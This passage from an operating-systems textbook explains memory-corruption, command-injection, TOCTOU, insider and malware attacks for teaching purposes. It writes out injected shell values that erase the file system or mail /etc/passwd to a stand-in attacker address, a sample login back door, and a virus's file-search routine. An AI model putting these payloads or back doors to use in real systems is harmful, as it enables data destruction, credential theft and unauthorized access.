The question is: what will happen? The store in line 12 will try to update memory that is no longer in use for array *A*, and may well modify a different data structure that now lives in this memory area. In general, this memory corruption is not a good thing, but it gets even worse if the attacker is able to manipulate the program in such a way that it places a *specific* heap object in that memory where the first integer of that object contains, say, the user's authorization level. This is not always easy to do, but there exist techniques (known as **heap feng shui**) to help attackers pull it off. Feng Shui is the ancient Chinese art of orienting building, tombs, and memory on the heap in an auspicious manner. If the digital feng shui master succeeds, he can now set the authorization level to any value (well, up to 1900).

9.7.4 Null Pointer Dereference Attacks

A few hundred pages ago, in Chapter 3, we discussed memory management in detail. You may remember how modern operating systems virtualize the address spaces of the kernel and user processes. Before a program accesses a memory address, the MMU translates that virtual address to a physical address by means of the page tables. Pages that are not mapped cannot be accessed. It seems logical to assume that the kernel address space and the address space of a user process are completely different, but this is not always the case. In Linux, for example, the kernel is simply mapped into every process' address space and whenever the kernel

starts executing to handle a system call, it will run in the process' address space. On a 32-bit system, user space occupies the bottom 3 GB of the address space and the kernel the top 1 GB. The reason for this cohabitation is efficiency—switching between address spaces is expensive.

Normally this arrangement does not cause any problems. The situation changes when the attacker can make the kernel call functions in user space. Why would the kernel do this? It is clear that it should not. However, remember we are talking about bugs. A buggy kernel may in rare and unfortunate circumstances accidentally dereference a NULL pointer. For instance, it may call a function using a function pointer that was not yet initialized. In recent years, several such bugs have been discovered in the Linux kernel. A null pointer dereference is nasty business as it typically leads to a crash. It is bad enough in a user process, as it will crash the program, but it is even worse in the kernel, because it takes down the entire system.

Somtimes it is worse still, when the attacker is able to trigger the null pointer dereference from the user process. In that case, he can crash the system whenever he wants. However, crashing a system does not get you any high fives from your cracker friends—they want to see a shell.

The crash happens because there is no code mapped at page 0. So the attacker can use special function, *mmap*, to remedy this. With *mmap*, a user process can ask the kernel to map memory at a specific address. After mapping a page at address 0, the attacker can write shellcode in this page. Finally, he triggers the null pointer dereference, causing the shellcode to be executed with kernel privileges. High fives all around.

On modern kernels, it is no longer possible to *mmap* a page at address 0. Even so, many older kernels are still used in the wild. Moreover, the trick also works with pointers that have different values. With some bugs, the attacker may be able to inject his own pointer into the kernel and have it dereferenced. The lessons we learn from this exploit is that kernel–user interactions may crop up in unexpected places and that optimizations to improve performance may come to haunt you in the form of attacks later.

9.7.5 Integer Overflow Attacks

Computers do integer arithmetic on fixed-length numbers, usually 8, 16, 32, or 64 bits long. If the sum of two numbers to be added or multiplied exceeds the maximum integer that can be represented, an overflow occurs. C programs do not catch this error; they just store and use the incorrect value. In particular, if the variables are signed integers, then the result of adding or multiplying two positive integers may be stored as a negative integer. If the variables are unsigned, the results will be positive, but may wrap around. For example, consider two unsigned 16-bit integers each containing the value 40,000. If they are multiplied together and the result stored in another unsigned 16-bit integer, the apparent product is 4096. Clearly this is incorrect but it is not detected.

This ability to cause undetected numerical overflows can be turned into an attack. One way to do this is to feed a program two valid (but large) parameters in the knowledge that they will be added or multiplied and result in an overflow. For example, some graphics programs have command-line parameters giving the height and width of an image file, for example, the size to which an input image is to be converted. If the target width and height are chosen to force an overflow, the program will incorrectly calculate how much memory it needs to store the image and call *malloc* to allocate a much-too-small buffer for it. The situation is now ripe for a buffer overflow attack. Similar exploits are possible when the sum or product of signed positive integers results in a negative integer.

9.7.6 Command Injection Attacks

Yet another exploit involves getting the target program to execute commands without realizing it is doing so. Consider a program that at some point needs to duplicate some user-supplied file under a different name (perhaps as a backup). If the programmer is too lazy to write the code, he could use the *system* function, which forks off a shell and executes its argument as a shell command. For example, the C code

```
system("ls  >file-list")
```

forks off a shell that executes the command

```
ls  >file-list
```

listing all the files in the current directory and writing them to a file called *file-list*. The code that the lazy programmer might use to duplicate the file is given in Fig. 9-25.

```
int main(int argc, char *argv[])
{
  char src[100], dst[100], cmd[205] = "cp ";          /* declare 3 strings */
  printf("Please enter name of source file: ");       /* ask for source file */
  gets(src);                                          /* get input from the keyboard */
  strcat(cmd, src);                                   /* concatenate src after cp */
  strcat(cmd, " ");                                   /* add a space to the end of cmd */
  printf("Please enter name of destination file: ");  /* ask for output file name */
  gets(dst);                                          /* get input from the keyboard */
  strcat(cmd, dst);                                   /* complete the commands string */
  system(cmd);                                        /* execute the cp command */
}
```

Figure 9-25. Code that might lead to a command injection attack.

What the program does is ask for the names of the source and destination files, build a command line using *cp*, and then call *system* to execute it. Suppose that the

user types in "abc" and "xyz" respectively, then the command that the shell will execute is

```
cp abc xyz
```

which indeed copies the file.

Unfortunately this code opens up a gigantic security hole using a technique called **command injection**. Suppose that the user types "abc" and "xyz; rm –rf /" instead. The command that is constructed and executed is now

```
cp abc xyz; rm –rf /
```

which first copies the file, then attempts to recursively remove every file and every directory in the entire file system. If the program is running as superuser, it may well succeed. The problem, of course, is that everything following the semicolon is executed as a shell command.

Another example of the second argument might be "xyz; mail snooper@bad-guys.com </etc/passwd", which produces

```
cp abc xyz; mail snooper@bad-guys.com </etc/passwd
```

thereby sending the password file to an unknown and untrusted address.

9.7.7 Time of Check to Time of Use Attacks

The last attack in this section is of a very different nature. It has nothing to do with memory corruption or command injection. Instead, it exploits **race conditions**. As always, it can best be illustrated with an example. Consider the code below:

```
int fd;
if (access ("./my_document", W_OK) != 0) {
   exit (1);
fd = open ("./my_document", O_WRONLY)
write (fd, user_input, sizeof (user_input));
```

We assume again that the program is SETUID root and the attacker wants to use its privileges to write to the password file. Of course, he does not have write permission to the password file, but let us have a look at the code. The first thing we note is that the SETUID program is not supposed to write to the password file at all—it only wants to write to a file called "my_document" in the current working directory. However, even though a user may have this file in his current working directory, it does not mean that he really has write permission to this file. For instance, the file could be a symbolic link to another file that does not belong to the user at all, for example, the password file.

To prevent this, the program performs a check to make sure the user has write access to the file by means of the access system call. The call checks the actual file (i.e., if it is a symbolic link, it will be dereferenced), returning 0 if the requested access is allowed and an error value of -1 otherwise. Moreover, the check is carried out with the calling process' *real* UID, rather than the *effective* UID (because otherwise a SETUID process would always have access). Only if the check succeeds will the program proceed to open the file and write the user input to it.

The program looks secure, but is not. The problem is that the time of the access check for privileges and the time at which the privileges are used are not the same. Assume that a fraction of a second after the check by *access*, the attacker manages to create a symbolic link with the same file name to the password file. In that case, the *open* will open the wrong file, and the write of the attacker's data will end up in the password file. To pull it off, the attacker has to race with the program to create the symbolic link at exactly the right time.

The attack is known as a **TOCTOU** (**Time of Check to Time of Use**) attack. Another way of looking at this particular attack is to observe that the *access* system call is simply not safe. It would be much better to open the file first, and then check the permissions using the file descriptor instead—using the *fstat* function. File descriptors are safe, because they cannot be changed by the attacker between the *fstat* and *write* calls. It shows that designing a good API for operating system is extremely important and fairly hard. In this case, the designers got it wrong.

9.8 INSIDER ATTACKS

A whole different category of attacks are what might be termed "inside jobs." These are executed by programmers and other employees of the company running the computer to be protected or making critical software. These attacks differ from external attacks because the insiders have specialized knowledge and access that outsiders do not have. Below we will give a few examples; all of them have occurred repeatedly in the past. Each one has a different flavor in terms of who is doing the attacking, who is being attacked, and what the attacker is trying to achieve.

9.8.1 Logic Bombs

In these times of massive outsourcing, programmers often worry about their jobs. Sometimes they even take steps to make their potential (involuntary) departure less painful. For those who are inclined toward blackmail, one strategy is to write a **logic bomb**. This device is a piece of code written by one of a company's (currently employed) programmers and secretly inserted into the production system. As long as the programmer feeds it its daily password, it is happy and does nothing. However, if the programmer is suddenly fired and physically removed

from the premises without warning, the next day (or next week) the logic bomb does not get fed its daily password, so it goes off. Many variants on this theme are also possible. In one famous case, the logic bomb checked the payroll. If the personnel number of the programmer did not appear in it for two consecutive payroll periods, it went off (Spafford et al., 1989).

Going off might involve clearing the disk, erasing files at random, carefully making hard-to-detect changes to key programs, or encrypting essential files. In the latter case, the company has a tough choice about whether to call the police (which may or may not result in a conviction many months later but certainly does not restore the missing files) or to give in to the blackmail and rehire the ex-programmer as a "consultant" for an astronomical sum to fix the problem (and hope that he does not plant new logic bombs while doing so).

There have been recorded cases in which a virus planted a logic bomb on the computers it infected. Generally, these were programmed to go off all at once at some date and time in the future. However, since the programmer has no idea in advance of which computers will be hit, logic bombs cannot be used for job protection or blackmail. Often they are set to go off on a date that has some political significance. Sometimes these are called **time bombs**.

9.8.2 Back Doors

Another security hole caused by an insider is the **back door**. This problem is created by code inserted into the system by a system programmer to bypass some normal check. For example, a programmer could add code to the login program to allow anyone to log in using the login name "zzzzz" no matter what was in the password file. The normal code in the login program might look something like Fig. 9-26(a). The back door would be the change to Fig. 9-26(b).

```
while (TRUE) {
        printf("login: ");
        get_string(name);
        disable_echoing( );
        printf("password: ");
        get_string(password);
        enable_echoing( );
        v = check_validity(name, password);
        if (v) break;
}
execute_shell(name);
```

(a)

```
while (TRUE) {
        printf("login: ");
        get_string(name);
        disable_echoing( );
        printf("password: ");
        get_string(password);
        enable_echoing( );
        v = check_validity(name, password);
        if (v || strcmp(name, "zzzzz") == 0) break;
}
execute_shell(name);
```

(b)

Figure 9-26. (a) Normal code. (b) Code with a back door inserted.

What the call to *strcmp* does is check if the login name is "zzzzz". If so, the login succeeds, no matter what password is typed. If this back-door code were

inserted by a programmer working for a computer manufacturer and then shipped with its computers, the programmer could log into any computer made by his company, no matter who owned it or what was in the password file. The same holds for a programmer working for the OS vendor. The back door simply bypasses the whole authentication process.

One way for companies to prevent backdoors is to have **code reviews** as standard practice. With this technique, once a programmer has finished writing and testing a module, the module is checked into a code database. Periodically, all the programmers in a team get together and each one gets up in front of the group to explain what his code does, line by line. Not only does this greatly increase the chance that someone will catch a back door, but it raises the stakes for the programmer, since being caught red-handed is probably not a plus for his career. If the programmers protest too much when this is proposed, having two coworkers check each other's code is also a possibility.

9.8.3 Login Spoofing

In this insider attack, the perpetrator is a legitimate user who is attempting to collect other people's passwords through a technique called **login spoofing**. It is typically employed in organizations with many public computers on a LAN used by multiple users. Many universities, for example, have rooms full of computers where students can log onto any computer. It works like this. Normally, when no one is logged in on a UNIX computer, a screen similar to that of Fig. 9-27(a) is displayed. When a user sits down and types a login name, the system asks for a password. If it is correct, the user is logged in and a shell (and possibly a GUI) is started.

Figure 9-27. (a) Correct login screen. (b) Phony login screen.

Now consider this scenario. A malicious user, Mal, writes a program to display the screen of Fig. 9-27(b). It looks amazingly like the screen of Fig. 9-27(a), except that this is not the system login program running, but a phony one written by Mal. Mal now starts up his phony login program and walks away to watch the fun from a safe distance. When a user sits down and types a login name, the program responds by asking for a password and disabling echoing. After the login name and password have been collected, they are written away to a file and the phony login program sends a signal to kill its shell. This action logs Mal out and

triggers the real login program to start and display the prompt of Fig. 9-27(a). The user assumes that she made a typing error and just logs in again. This time, however, it works. But in the meantime, Mal has acquired another (login name, password) pair. By logging in at many computers and starting the login spoofer on all of them, he can collect many passwords.

The only real way to prevent this is to have the login sequence start with a key combination that user programs cannot catch. Windows uses CTRL-ALT-DEL for this purpose. If a user sits down at a computer and starts out by first typing CTRL-ALT-DEL, the current user is logged out and the system login program is started. There is no way to bypass this mechanism.

9.9 MALWARE

In ancient times (say, before 2000), bored (but clever) teenagers would sometimes fill their idle hours by writing malicious software that they would then release into the world for the heck of it. This software, which included Trojan horses, viruses, and worms and collectively called **malware**, often quickly spread around the world. As reports were published about how many millions of dollars of damage the malware caused and how many people lost their valuable data as a result, the authors would be very impressed with their programming skills. To them it was just a fun prank; they were not making any money off it, after all.

Those days are gone. Malware is now written on demand by well-organized criminals who prefer not to see their work publicized in the newspapers. They are in it entirely for the money. A large fraction of all malware is now designed to spread over the Internet and infect victim machines in an extremely stealthy manner. When a machine is infected, software is installed that reports the address of the captured machine back to certain machines. A **backdoor** is also installed on the machine that allows the criminals who sent out the malware to easily command the machine to do what it is instructed to do. A machine taken over in this fashion is called a **zombie**, and a collection of them is called a **botnet**, a contraction of "robot network."

A criminal who controls a botnet can rent it out for various nefarious (and always commercial) purposes. A common one is for sending out commercial spam. If a major spam attack occurs and the police try to track down the origin, all they see is that it is coming from thousands of machines all over the world. If they approach some of the owners of these machines, they will discover kids, small business owners, housewives, grandmothers, and many other people, all of whom vigorously deny that they are mass spammers. Using other people's machines to do the dirty work makes it hard to track down the criminals behind the operation.

Once installed, malware can also be used for other criminal purposes. Blackmail is a possibility. Imagine a piece of malware that encrypts all the files on the victim's hard disk, then displays the following message:

GREETINGS FROM GENERAL ENCRYPTION!

TO PURCHASE A DECRYPTION KEY FOR YOUR HARD DISK, PLEASE SEND $100 IN SMALL, UNMARKED BILLS TO BOX 2154, PANAMA CITY, PANAMA. THANK YOU. WE APPRECIATE YOUR BUSINESS.

Another common application of malware has it install a **keylogger** on the infected machine. This program simply records all keystrokes typed in and periodically sends them to some machine or sequence of machines (including zombies) for ultimate delivery to the criminal. Getting the Internet provider servicing the delivery machine to cooperate in an investigation is often difficult since many of these are in cahoots with (or sometimes owned by) the criminal, especially in countries where corruption is common.

The gold to be mined in these keystrokes consists of credit card numbers, which can be used to buy goods from legitimate businesses. Since the victims have no idea their credit card numbers have been stolen until they get their statements at the end of the billing cycle, the criminals can go on a spending spree for days, possibly even weeks.

To guard against these attacks, the credit card companies all use artificial intelligence software to detect peculiar spending patterns. For example, if a person who normally only uses his credit card in local stores suddenly orders a dozen expensive notebook computers to be delivered to an address in, say, Tajikistan, a bell starts ringing at the credit card company and an employee typically calls the cardholder to politely inquire about the transaction. Of course, the criminals know about this software, so they try to fine-tune their spending habits to stay (just) under the radar.

The data collected by the keylogger can be combined with other data collected by software installed on the zombie to allow the criminal to engage in a more extensive **identity theft**. In this crime, the criminal collects enough data about a person, such as date of birth, mother's maiden name, social security number, bank account numbers, passwords, and so on, to be able to successfully impersonate the victim and get new physical documents, such as a replacement driver's license, bank debit card, birth certificate, and more. These, in turn, can be sold to other criminals for further exploitation.

Another form of crime that some malware commits is to lie low until the user correctly logs into his Internet banking account. Then it quickly runs a transaction to see how much money is in the account and immediately transfers all of it to the criminal's account, from which it is immediately transferred to another account and then another and another (all in different corrupt countries) so that the police need days or weeks to collect all the search warrants they need to follow the money and which may not be honored even if they do get them. These kinds of crimes are big business; it is not pesky teenagers any more.

In addition to its use by organized crime, malware also has industrial applications. A company could release a piece of malware that checked if it was running

at a competitor's factory and with no system administrator currently logged in. If the coast was clear, it would interfere with the production process, reducing product quality, thus causing trouble for the competitor. In all other cases it would do nothing, making it hard to detect.

Another example of targeted malware is a program that could be written by an ambitious corporate vice president and released onto the local LAN. The virus would check if it was running on the president's machine, and if so, go find a spreadsheet and swap two random cells. Sooner or later the president would make a bad decision based on the spreadsheet output and perhaps get fired as a result, opening up a position for you-know-who.

Some people walk around all day with a chip on their shoulder (not to be confused with people with an RFID chip *in* their shoulder). They have some real or imagined grudge against the world and want to get even. Malware can help. Many modern computers hold the BIOS in flash memory, which can be rewritten under program control (to allow the manufacturer to distribute bug fixes electronically). Malware can write random junk in the flash memory so that the computer will no longer boot. If the flash memory chip is in a socket, fixing the problem requires opening up the computer and replacing the chip. If the flash memory chip is soldered to the parentboard, probably the whole board has to be thrown out and a new one purchased.

We could go on and on, but you probably get the point. If you want more horror stories, just type *malware* to any search engine. You will get tens of millions of hits.

A question many people ask is: "Why does malware spread so easily?" There are several reasons. First, something like 90% of the world's personal computers run (versions of) a single operating system, Windows, which makes an easy target. If there were 10 operating systems out there, each with 10% of the market, spreading malware would be vastly harder. As in the biological world, diversity is a good defense.

Second, from its earliest days, Microsoft has put a lot of emphasis on making Windows easy to use by nontechnical people. For example, in the past Windows systems were normally configured to allow login without a password, whereas UNIX systems historically always required a password (although this excellent practice is weakening as Linux tries to become more like Windows). In numerous other ways there are trade-offs between good security and ease of use, and Microsoft has consistently chosen ease of use as a marketing strategy. If you think security is more important than ease of use, stop reading now and go configure your cell phone to require a PIN code before it will make a call—nearly all of them are capable of this. If you do not know how, just download the user manual from the manufacturer's Website. Got the message?

In the next few sections we will look at some of the more common forms of malware, how they are constructed, and how they spread. Later in the chapter we will examine some of the ways they can be defended against.

9.9.1 Trojan Horses

Writing malware is one thing. You can do it in your bedroom. Getting millions of people to install it on their computers is quite something else. How would our malware writer, Mal, go about this? A very common practice is to write some genuinely useful program and embed the malware inside of it. Games, music players, "special" porno viewers, and anything with splashy graphics are likely candidates. People will then voluntarily download and install the application. As a free bonus, they get the malware installed, too. This approach is called a **Trojan horse** attack, after the wooden horse full of Greek soldiers described in Homer's *Odyssey*. In the computer security world, it has come to mean any malware hidden in software or a Web page that people voluntarily download.

When the free program is started, it calls a function that writes the malware to disk as an executable program and starts it. The malware can then do whatever damage it was designed for, such as deleting, modifying, or encrypting files. It can also search for credit card numbers, passwords, and other useful data and send them back to Mal over the Internet. More likely, it attaches itself to some IP port and waits there for directions, making the machine a zombie, ready to send spam or do whatever its remote master wishes. Usually, the malware will also invoke the commands necessary to make sure the malware is restarted whenever the machine is rebooted. All operating systems have a way to do this.

The beauty of the Trojan horse attack is that it does not require the author of the Trojan horse to break into the victim's computer. The victim does all the work.

There are also other ways to trick the victim into executing the Trojan horse program. For example, many UNIX users have an environment variable, *$PATH*, which controls which directories are searched for a command. It can be viewed by typing the following command to the shell:

```
echo $PATH
```

A potential setting for the user *ast* on a particular system might consist of the following directories:

```
:/usr/ast/bin:/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:/usr/ucb:/usr/man\
:/usr/java/bin:/usr/java/lib:/usr/local/man:/usr/openwin/man
```

Other users are likely to have a different search path. When the user types

```
prog
```

to the shell, the shell first checks to see if there is a program at the location */usr/ast/bin/prog*. If there is, it is executed. If it is not there, the shell tries */usr/local/bin/prog*, */usr/bin/prog*, */bin/prog*, and so on, trying all 10 directories in turn before giving up. Suppose that just one of these directories was left unprotected and a cracker put a program there. If this is the first occurrence of the program in the list, it will be executed and the Trojan horse will run.

Most common programs are in */bin* or */usr/bin*, so putting a Trojan horse in */usr/bin/X11/ls* does not work for a common program because the real one will be found first. However, suppose the cracker inserts *la* into */usr/bin/X11*. If a user mistypes *la* instead of *ls* (the directory listing program), now the Trojan horse will run, do its dirty work, and then issue the correct message that *la* does not exist. By inserting Trojan horses into complicated directories that hardly anyone ever looks at and giving them names that could represent common typing errors, there is a fair chance that someone will invoke one of them sooner or later. And that someone might be the superuser (even superusers make typing errors), in which case the Trojan horse now has the opportunity to replace */bin/ls* with a version containing a Trojan horse, so it will be invoked all the time now.

Our malicious but legal user, Mal, could also lay a trap for the superuser as follows. He puts a version of *ls* containing a Trojan horse in his own directory and then does something suspicious that is sure to attract the superuser's attention, such as starting up 100 compute-bound processes at once. Chances are the superuser will check that out by typing

```
cd /home/mal
ls –l
```

to see what Mal has in his home directory. Since some shells first try the local directory before working through *$PATH*, the superuser may have just invoked Mal's Trojan horse with superuser power and bingo. The Trojan horse could then make */home/mal/bin/sh* SETUID root. All it takes is two system calls: chown to change the owner of */home/mal/bin/sh* to root and chmod to set its SETUID bit. Now Mal can become superuser at will by just running that shell.

If Mal finds himself frequently short of cash, he might use one of the following Trojan horse scams to help his liquidity position. In the first one, the Trojan horse checks to see if the victim has an online banking program installed. If so, the Trojan horse directs the program to transfer some money from the victim's account to a dummy account (preferably in a far-away country) for collection in cash later. Likewise, if the Trojan runs on a mobile phone (smart or not), the Trojan horse may also send text messages to really expensive toll numbers, preferably again in a far-away country, such as Moldova (part of the former Soviet Union).

9.9.2 Viruses

In this section we will examine viruses; after it, we turn to worms. Also, the Internet is full of information about viruses, so the genie is already out of the bottle. In addition, it is hard for people to defend themselves against viruses if they do not know how they work. Finally, there are a lot of misconceptions about viruses floating around that need correction.

What is a virus, anyway? To make a long story short, a **virus** is a program that can reproduce itself by attaching its code to another program, analogous to how

biological viruses reproduce. The virus can also do other things in addition to reproducing itself. Worms are like viruses but are self replicating. That difference will not concern us for the moment, so we will use the term "virus" to cover both. We will look at worms in Sec. 9.9.3.

How Viruses Work

Let us now see what kinds of viruses there are and how they work. The virus writer, let us call him Virgil, probably works in assembler (or maybe C) to get a small, efficient product. After he has written his virus, he inserts it into a program on his own machine. That infected program is then distributed, perhaps by posting it to a free software collection on the Internet. The program could be an exciting new game, a pirated version of some commercial software, or anything else likely to be considered desirable. People then begin to download the infected program.

Once installed on the victim's machine, the virus lies dormant until the infected program is executed. Once started, it usually begins by infecting other programs on the machine and then executing its **payload**. In many cases, the payload may do nothing until a certain date has passed to make sure that the virus is widespread before people begin noticing it. The date chosen might even send a political message (e.g., if it triggers on the 100th or 500th anniversary of some grave insult to the author's ethnic group).

In the discussion below, we will examine seven kinds of viruses based on what is infected. These are companion, executable program, memory, boot sector, device driver, macro, and source code viruses. No doubt new types will appear in the future.

Companion Viruses

A **companion virus** does not actually infect a program, but gets to run when the program is supposed to run. They are really old, going back to the days when MS-DOS ruled the earth but they still exist. The concept is easiest to explain with an example. In MS-DOS when a user types

```
prog
```

MS-DOS first looks for a program named *prog.com*. If it cannot find one, it looks for a program named *prog.exe*. In Windows, when the user clicks on Start and then Run (or presses the Windows key and then "R"), the same thing happens. Nowadays, most programs are *.exe* files; *.com* files are very rare.

Suppose that Virgil knows that many people run *prog.exe* from an MS-DOS prompt or from Run on Windows. He can then simply release a virus called *prog.com*, which will get executed when anyone tries to run *prog* (unless he actually types the full name: *prog.exe*). When *prog.com* has finished its work, it then just executes *prog.exe* and the user is none the wiser.

A somewhat related attack uses the Windows desktop, which contains shortcuts (symbolic links) to programs. A virus can change the target of a shortcut to make it point to the virus. When the user double clicks on an icon, the virus is executed. When it is done, the virus just runs the original target program.

Executable Program Viruses

One step up in complexity are viruses that infect executable programs. The simplest of this type just overwrites the executable program with itself. These are called **overwriting viruses**. The infection logic of such a virus is given in Fig. 9-28.

```
#include <sys/types.h>                          /* standard POSIX headers */
#include <sys/stat.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
struct stat sbuf;                               /* for lstat call to see if file is sym link */

search(char *dir_name)
{                                               /* recursively search for executables */
      DIR *dirp;                                /* pointer to an open directory stream */
      struct dirent *dp;                        /* pointer to a directory entry */

      dirp = opendir(dir_name);                 /* open this directory */
      if (dirp == NULL) return;                 /* dir could not be opened; forget it */
      while (TRUE) {
            dp = readdir(dirp);                 /* read next directory entry */
            if (dp == NULL) {                   /* NULL means we are done */
            chdir ("..");                       /* go back to parent directory */
            break;                              /* exit loop */
      }
      if (dp->d_name[0] == '.') continue;       /* skip the . and .. directories */
      lstat(dp->d_name, &sbuf);                 /* is entry a symbolic link? */
      if (S_ISLNK(sbuf.st_mode)) continue;      /* skip symbolic links */
      if (chdir(dp->d_name) == 0) {             /* if chdir succeeds, it must be a dir */
            search(".");                        /* yes, enter and search it */
      } else {                                  /* no (file), infect it */
            if (access(dp->d_name,X_OK) == 0)   /* if executable, infect it */
                  infect(dp->d_name);
      }
      closedir(dirp);                           /* dir processed; close and return */
}
```

Figure 9-28. A recursive procedure that finds executable files on a UNIX system.

The main program of this virus would first copy its binary program into an array by opening *argv*[0] and reading it in for safekeeping. Then it would traverse

the entire file system starting at the root directory by changing to the root directory and calling *search* with the root directory as parameter.

The recursive procedure *search* processes a directory by opening it, then reading the entries one at a time using *readdir* until a *NULL* is returned, indicating that there are no more entries. If the entry is a directory, it is processed by changing to it and then calling *search* recursively; if it is an executable file, it is infected by calling *infect* with the name of the file to infect as parameter. Files starting with "." are skipped to avoid problems with the . and .. directories. Also, symbolic links are skipped because the program assumes that it can enter a directory using the chdir system call and then get back to where it was by going to .. , something that holds for hard links but not symbolic links. A fancier program could handle symbolic links, too.

The actual infection procedure, *infect* (not shown), merely has to open the file named in its parameter, copy the virus saved in the array over the file, and then close the file.

This virus could be "improved" in various ways. First, a test could be inserted into *infect* to generate a random number and just return in most cases without doing anything. In, say, one call out of 128, infection would take place, thereby reducing the chances of early detection, before the virus has had a good chance to spread. Biological viruses have the same property: those that kill their victims quickly do not spread nearly as fast as those that produce a slow, lingering death, giving the victims plenty of chance to spread the virus. An alternative design would be to have a higher infection rate (say, 25%) but a cutoff on the number of files infected at once to reduce disk activity and thus be less conspicuous.

Second, *infect* could check to see if the file is already infected. Infecting the same file twice just wastes time. Third, measures could be taken to keep the time of last modification and file size the same as it was to help hide the infection. For programs larger than the virus, the size will remain unchanged, but for programs smaller than the virus, the program will now be bigger. Since most viruses are smaller than most programs, this is not a serious problem.

Although this program is not very long (the full program is under one page of C and the text segment compiles to under 2 KB), an assembly-code version of it can be even shorter. Ludwig (1998) gives an assembly-code program for MS-DOS that infects all the files in its directory and is only 44 bytes when assembled.

Later in this chapter we will study antivirus programs, that is, programs that track down and remove viruses. It is interesting to note here that the logic of Fig. 9-28, which a virus could use to find all the executable files to infect them, could also be used by an antivirus program to track down all the infected programs in order to remove the virus. The technologies of infection and disinfection go hand in hand, which is why it is necessary to understand in detail how viruses work in order to be able to fight them effectively.

From Virgil's point of view, the problem with an overwriting virus is that it is too easy to detect. After all, when an infected program executes, it may spread the

virus some more, but it does not do what it is supposed to do, and the user will notice this instantly. Consequently, many viruses attach themselves to the program and do their dirty work, but allow the program to function normally afterward. Such viruses are called **parasitic viruses**.

Parasitic viruses can attach themselves to the front, the back, or the middle of the executable program. If a virus attaches itself to the front, it has to first copy the program to RAM, put itself on the front, and then copy the program back from RAM following itself, as shown in Fig. 9-29(b). Unfortunately, the program will not run at its new virtual address, so the virus has to either relocate the program as it is moved or move it to virtual address 0 after finishing its own execution.




Figure 9-29. (a) An executable program. (b) With a virus at the front. (c) With a virus at the end. (d) With a virus spread over free space within the program.

To avoid either of the complex options required by these front loaders, most viruses are back loaders, attaching themselves to the end of the executable program instead of the front, changing the starting address field in the header to point to the start of the virus, as illustrated in Fig. 9-29(c). The virus will now execute at a different virtual address depending on which infected program is running, but all this means is that Virgil has to make sure his virus is position independent, using relative instead of absolute addresses. That is not hard for an experienced programmer to do and some compilers can do it upon request.

Complex executable program formats, such as *.exe* files on Windows and nearly all modern UNIX binary formats, allow a program to have multiple text and data segments, with the loader assembling them in memory and doing relocation on the fly. In some systems (Windows, for example), all segments (sections) are multiples of 512 bytes. If a segment is not full, the linker fills it out with 0s. A virus that understands this can try to hide itself in the holes. If it fits entirely, as in Fig. 9-29(d), the file size remains the same as that of the uninfected file, clearly a plus, since a hidden virus is a happy virus. Viruses that use this principle are called **cavity viruses**. Of course, if the loader does not load the cavity areas into memory, the virus will need another way of getting started.

Memory-Resident Viruses

So far we have assumed that when an infected program is executed, the virus runs, passes control to the real program, and then exits. In contrast, a **memory-resident virus** stays in memory (RAM) all the time, either hiding at the very top of memory or perhaps down in the grass among the interrupt vectors, the last few hundred bytes of which are generally unused. A very smart virus can even modify the operating system's RAM bitmap to make the system think the virus' memory is occupied, to avoid the embarrassment of being overwritten.

A typical memory-resident virus captures one of the trap or interrupt vectors by copying the contents to a scratch variable and putting its own address there, thus directing that trap or interrupt to it. The best choice is the system call trap. In that way, the virus gets to run (in kernel mode) on every system call. When it is done, it just invokes the real system call by jumping to the saved trap address.

Why would a virus want to run on every system call? To infect programs, naturally. The virus can just wait until an exec system call comes along, and then, knowing that the file at hand is an executable binary (and probably a useful one at that), infect it. This process does not require the massive disk activity of Fig. 9-28, so it is far less conspicuous. Catching all system calls also gives the virus great potential for spying on data and performing all manner of mischief.

Boot Sector Viruses

As we discussed in Chap. 5, when most computers are turned on, the BIOS reads the master boot record from the start of the boot disk into RAM and executes it. This program determines which partition is active and reads in the first sector, the boot sector, from that partition and executes it. That program then either loads the operating system or brings in a loader to load the operating system. Unfortunately, many years ago one of Virgil's friends got the idea of creating a virus that could overwrite the master boot record or the boot sector, with devastating results. Such viruses, called **boot sector viruses**, are still very common.

Normally, a boot sector virus [which includes MBR (Master Boot Record) viruses] first copies the true boot sector to a safe place on the disk so that it can boot the operating system when it is finished. The Microsoft disk formatting program, *fdisk*, skips the first track, so that is a good hiding place on Windows machines. Another option is to use any free disk sector and then update the bad-sector list to mark the hideout as defective. In fact, if the virus is large, it can also disguise the rest of itself as bad sectors. A really aggressive virus could even just allocate normal disk space for the true boot sector and itself, and update the disk's bitmap or free list accordingly. Doing this requires an intimate knowledge of the operating system's internal data structures, but Virgil had a good professor for his operating systems course and studied hard.

When the computer is booted, the virus copies itself to RAM, either at the top or down among the unused interrupt vectors. At this point the machine is in kernel mode, with the MMU off, no operating system, and no antivirus program running. Party time for viruses. When it is ready, it boots the operating system, usually staying memory resident so it can keep an eye on things.

One problem, however, is how to get control again later. The usual way is to exploit specific knowledge of how the operating system manages the interrupt vectors. For example, Windows does not overwrite all the interrupt vectors in one blow. Instead, it loads device drivers one at a time, and each one captures the interrupt vector it needs. This process can take a minute.

